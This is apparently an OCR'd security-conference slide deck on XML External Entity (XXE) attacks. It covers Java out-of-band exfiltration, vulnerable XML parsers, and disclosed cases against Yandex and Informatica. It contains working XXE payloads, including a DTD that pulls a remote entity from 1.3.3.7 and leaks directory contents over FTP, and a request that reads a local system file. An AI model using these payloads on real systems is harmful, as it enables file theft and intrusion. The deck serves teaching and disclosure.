java.net.MalformedURLException:
Illegal character in URL
```

# Java Problems (From 1.7 To 1.8.131)

```
<?xml version="1.0"?>
<!DOCTYPE root [ <!ENTITY % remote
SYSTEM "http://1.3.3.7/a.xml">
%remote; %intern; %trick; ]>
```

```
<!ENTITY % payl SYSTEM "/">
<!ENTITY % intern "<!ENTITY
&#37; trick SYSTEM
‘ftp://1.3.3.7/%payl;'>">
```

```
$ ruby ftp.rb
New client connected
< USER anonymous
< PASS Java1.7.0_45@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD bin
...
```


# Parsers

- Java
  - **Xerces, Crimson, Piccolo**
- PHP
  - SimpleXML, XMLReader, DOMDocument (LibXML)
- Perl
  - **Twig, LibXml**
- .NET
  - XmlReader, **XmlDocument**
- Python
  - Etree, **xml.sax, pulldom, lxml**
- Ruby
  - REXML, Nokogiri

# Examples

- XXE, Burp Suite plugin (wsdler)
- XXE Internet Explorer
- XXE OOXML (Yandex)
- XXE JSON

# XXE Yandex



## Управление кампаниями с помощью XLS/XLSX

Вы можете загружать и выгружать объявления из рекламных кампаний с помощью файлов формата XLS или XLSX.
**Текущий баланс 32000 баллов**

Файл: Выбрать файл файл не выбран


Регион: □ установить регион для всех загружаемых объявлений

Действие: ● создать новую кампанию

☑ отправлять новые объявления на модерацию

□ не изменять ставки у существующих фраз

# XXE Yandex



Мастер заполнения виртуальных визиток

Кампания «Новая123» № 13456117 ▾

Всего объявлений: 1 Из них с визитками: 0 Перейти на страницу кампании


Виртуальные визитки из всех кампаний ▾

1 BOOT_IMAGE=/boot/vmlinuz-3.18.12-13 root=UUID=89e80d20-fdb4-4148-9003-930a527a26b0 ro rootdelay=30 consoleblank=0 swapaccount=1 intel_pstate=disable Не из этой кампании
+7 (495) 12-37-65-54 доб. 1234 · Россия, Москва
пн-вт: 10:00 – 11:00 · d123@123.ru
← Назначить выбранным объявлениям Посмотреть

2 ООО Организация Не из этой кампании
+7 (495) 12-37-65-54 доб. 1234 · Россия, Москва
пн-вт: 10:00 – 11:00 · login@domain.ru
← Назначить выбранным объявлениям Посмотреть

3 № LOL Не из этой кампании
+7 (985) 273-33-33 · Россия, Москва
чт-сб: 18:00 – 05:00
← Назначить выбранным объявлениям Посмотреть

# JSON2XML



yarbabin submitted a report to Informatica.


show raw • Dec 24th

Request:

```
POST /api/rest/mpapi/infaMPAPISearchWebService/query HTTP/1.1
Host: marketplace.informatica.com
Connection: keep-alive
Content-Length: 140
Accept: */*
X-J-Token: no-user
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/47.0.2526.106 Safari/537.36
Origin: https://marketplace.informatica.com
Content-Type: application/json
Referer: https://marketplace.informatica.com/ecmp-helper!troubleLogin.jspa
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4

{"params":{"source":"marketplace","rows":5,"offset":0,"queryParams":
{"query":"lol","fieldList":"[\"id\", \"title\"]","sortBy":"relevance"}}}
```

# JSON2XML




But, if we change content-type to application/xml and convert JSON to XML:

```
POST /api/rest/mpapi/infaMPAPISearchWebService/query HTTP/1.1
Host: marketplace.informatica.com
Connection: keep-alive
Content-Length: 350
Accept: */*
X-J-Token: no-user
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/47.0.2526.106 Safari/537.36
Origin: https://marketplace.informatica.com
Referer: https://marketplace.informatica.com/ecmp-helper!troubleLogin.jspa
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd1" >]>
<params>
<offset>0</offset>
<queryParams>
<query>&xxe;</query>
<sortBy>relevance</sortBy>
<fieldList>["id", "title"]</fieldList>
</queryParams>
<source>marketplace</source>
<rows>5</rows>
</params>
```

# JSON2XML



I get response: `JAXBException occurred : /etc/passwd1 (No such file or directory).`

```
/etc/passwd1 (No such file or directory).
```

# Tools

- https://github.com/BuffaloWill/oxml_xxe
- https://github.com/GDSSecurity/xxe-recursive-download

# References & Thx

- @a66at
- @mohemiv
- @okiok

- https://phonexicum.github.io/infosec/xxe.html
- http://lab.onsec.ru/2012/06/postgresql-all-error-based-xxe-0day.html
- http://lab.onsec.ru/2014/06/xxe-oob-exploitation-at-java-17.html
- https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf
- https://www.sans.org/reading-room/whitepapers/application/hands-on-xml-external-entity-vulnerability-training-module-34397
- http://www.slideshare.net/d0znpp/onsec-phdays-2012-xxe-incapsulated-report
- https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/

# Questions?

@yarbabin

ybabin@ptsecurity.com